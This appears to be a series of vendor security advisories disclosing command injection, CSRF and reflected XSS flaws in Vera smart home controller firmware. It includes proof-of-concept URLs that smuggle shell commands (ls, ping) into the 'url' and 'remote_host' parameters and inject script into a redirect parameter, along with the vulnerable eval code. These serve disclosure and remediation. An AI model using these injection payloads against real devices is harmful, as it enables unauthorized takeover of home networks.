

1) SIG-EXT-05-2017-01 (Unauthenticated Command Injection in Proxy Services) -- CVE-2017-9388

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to `http://192.168.1.186/cgi-bin/cmh/proxy.sh?url=http://www.mios.com/q=test%22%3bls+-ltr+/%3b%22`
- 2) Observe that this displays the directory contents of root folder
- 3) Alternatively you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally



csrf_cmd_inj_proxy.
html



Vulnerability Description

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as proxy.sh which allows the device to proxy a specific request to and fro from another website. This is primarily used as a method of communication between the device and Vera website when the user is logged in to the <https://home.getvera.com> and allows the device to communicate between the device and website.

One of the parameters retrieved by this specific script is "url".

```

if [ -n "$FORM_ServerTYPE" ] && [ -n "$FORM_ServerURL" ]; then
log "Start for server: $FORM_ServerTYPE"
Dlog "on url: $FORM_ServerURL"
serverType=$(printf '%s' "$FORM_ServerTYPE" | tr 'A-Z' 'a-z')
alt=0
if [ "${serverType$alt}" != "$serverType" ]; then
serverType=${serverType$alt}
alt=1
fi
Server=$(get_server "$serverType" $alt 2>/dev/null)
if [ -z "$Server" ]; then
echo "ERROR: No server of type $serverType defined"
log_DIE "No server of type $serverType defined."
fi
ServerAlt=$(get_server "$serverType" ${1-alt}) 2>/dev/null)
if [ "$ServerAlt" == "$Server" ]; then
ServerAlt=""
fi
URL="https://${Server}/${FORM_ServerURL}"
if [ -n "$ServerAlt" ]; then
URL_alt="https://${ServerAlt}/${FORM_ServerURL}"
fi
elif [ -n "$FORM_url" ]; then
log "Start for URL: ${FORM_url:0:50}"
Dlog "Full URL: $FORM_url"
URL=$FORM_url
server=$(echo "$URL" | awk -F'/' '{print $3; next}' {print $1})
if ! validate_server "$server"; then
echo "ERROR: Server not allowed"
exit 1
fi
else
echo "ERROR: Incorrectly called"
# FORM_name are the parameters
# HTTP_name are the headers
log_ERROR "Incorrectly called with parameters:\n$(env | grep '^FORM_|^HTTP_')"
exit 1


```

This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute “curl” functionality. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.

```
# Process curl exit code.
if [ $curlExitCode -eq 0 ]; then
    log_SUCCESS "Request OK"
elif [ -n "$ServerAlt" ] && { [ $curlExitCode -eq 7 ] || [ "$HttpStatus" == 500 ] || [ "$MMSResponse" == 500 ]; } then
    log "Try on the other server"
    URL=$(echo "$URL_alt" | sed 's/\/%60/g; s/!/%21/g; s/\$/%24/g')
    RunCurl="curl -k -sS -L $RestHeaders -X $RestMethod $CurlParams --url \"${URL}\" -D \"$RESPONSE_HEADER_FILE\" -o \"$RESPONSE_BODY_FILE\"
    2>$RESPONSE_ERROR_FILE"
    Dlog "Run CMD: eval $RunCurl"
    eval "$RunCurl"
    curlExitCode=$?
    if [ $curlExitCode -eq 0 ]; then
        log_SUCCESS "Request OK"
    else
        log_ERROR "Failed to connect with exit code: $curlExitCode to URL: $URL_woParams with method: $RestMethod"
    fi
fi
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device without any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user’s browser and a hidden iframe as shown in the image below.



Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "proxy.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

2) SIG-EXT-05-2017-02 (Unauthenticated Command Injection in Relay Services) -- CVE-2017-9384

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to [http://\[IP address of device\]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10"%26+ping+-c+4+\[IP address of another device on network\]"%26+MiOSRestApi.sh+"&session_key=12344444444](http://[IP address of device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10)
- 2) Observe that this pings another device on the network 4 times
- 3) Alternatively, you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally



csrf_cmd_inj_relay.html

```

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:37:27.752688 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 0, length 64
10:37:27.752722 IP (tos 0x0, ttl 64, id 50503, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 0, length 64
10:37:28.754361 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 1, length 64
10:37:28.754389 IP (tos 0x0, ttl 64, id 50569, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 1, length 64
10:37:29.754493 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 2, length 64
10:37:29.754525 IP (tos 0x0, ttl 64, id 50780, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 2, length 64
10:37:30.754744 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 3, length 64
10:37:30.754776 IP (tos 0x0, ttl 64, id 51010, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 3, length 64
10:39:52.001235 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 0, length 64
10:39:52.001266 IP (tos 0x0, ttl 64, id 912, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 10833, seq 0, length 64
10:39:53.000831 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 1, length 64
10:39:53.000863 IP (tos 0x0, ttl 64, id 1129, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 10833, seq 1, length 64
10:39:54.000786 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 2, length 64
10:39:54.000818 IP (tos 0x0, ttl 64, id 1200, offset 0, flags [none], proto ICMP (1), length 84)

```

Vulnerability Description

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as relay.sh which allows the device to create relay ports and connect the device to Vera servers. This is primarily used as a method of communication between the device and Vera servers so the devices can be communicated with even when the user is not at home.

One of the parameters retrieved by this specific script is “remote_host”.

```

RemoteHost=$FORM_remote_host
if [ -z "$RemoteHost" ]; then
    # Use the same relay server as the RA tunnel.
    if [ -f "$MIOS_RA_CONF_FILE" ]; then
        RemoteHost=$(awk -F'=' '/^SERVER/{ print $2 }' $MIOS_RA_CONF_FILE)
    fi
    if [ -z "$RemoteHost" ]; then
        die "No remote host"
    fi
    log "No remote host received, use $RemoteHost"
fi

```

This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute another script where remote_host is concatenated to be passed a parameter to the second script. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.


```

local restCmd="MiOSRestApi.sh GetRaPort -p Type=$SPORT_TYPE_RELAY_INTERNAL -p LocalPort=$LocalPort -s \"${remoteHost}\" -rk"
[ -n "$deviceId" ] && restCmd="$restCmd -p DeviceID=$deviceId"


log "Didn't receive a remote port. Get one with this command: $restCmd"
local restOutput
eval restOutput=\${$restCmd} 2>>$log_file
local restExitCode=$?

local restResponseFile=$(echo $restOutput | awk '{ print $1 }')
if [ -s "$restResponseFile" ]; then
    local restResponse=$(cat "$restResponseFile")
    rm -f $restResponseFile
fi

```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device without any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user's browser and a hidden iframe as shown in the image below.



Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "relay.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

Contact

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Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

3) SIG-EXT-05-2017-03 (Systemic XSRF) -- CVE-2017-9381

Introduction

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Veralite and Veraedge Smart home controller/router This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute all the actions on the device that a user can perform including setting up rooms, upgrading the firmware, adding and deleting plugins on the device, etc.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce


- 1) Connect to the same network that the device is connected to and open a web browser
- 2) Navigate to the file CSRF_Installapp.html in the browser



csrf_installapp.html



- 3) Observe that a new app "Ergy" is installed on the device from the Vera marketplace



Vulnerability Description

The device provides a user with the capability of installing or deleting apps on the device using the web management interface. It seems that the device does not implement any cross-site request forgery protection mechanism which allows an attacker to trick a user who navigates to an attacker controlled page to install or delete an application on the device.

Note: The cross-site request forgery is a systemic issue across all other functionalities of the device.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that would change install a new application on the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthead" server inside the firmware.

Contact

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Remediation

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

- 1) Synchronizer (i.e., CSRF) Tokens (requires session state)
- 2) Double Cookie Defense
- 3) Encrypted Token Pattern
- 4) Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at [https://www.owasp.org/index.php/Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

4) SIG-EXT-05-2017-04 (Unauthenticated Reflected Cross-Site Scripting) -- CVE-2017-9390

Introduction

Recently a reflected cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any reflected cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user's browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Navigate to [http://\[IP address of device\]/cgi-bin/cmh/connect.sh?RedirectUrl=%3C/script%3E%3Cscript%3Ealert\(1\)%3b%2f%2fa](http://[IP address of device]/cgi-bin/cmh/connect.sh?RedirectUrl=%3C/script%3E%3Cscript%3Ealert(1)%3b%2f%2fa)
- 2) Observe the JavaScript pop-up box
- 3) The same action can be executed by using the HTML file below



csrf_XSS.html



Vulnerability Description

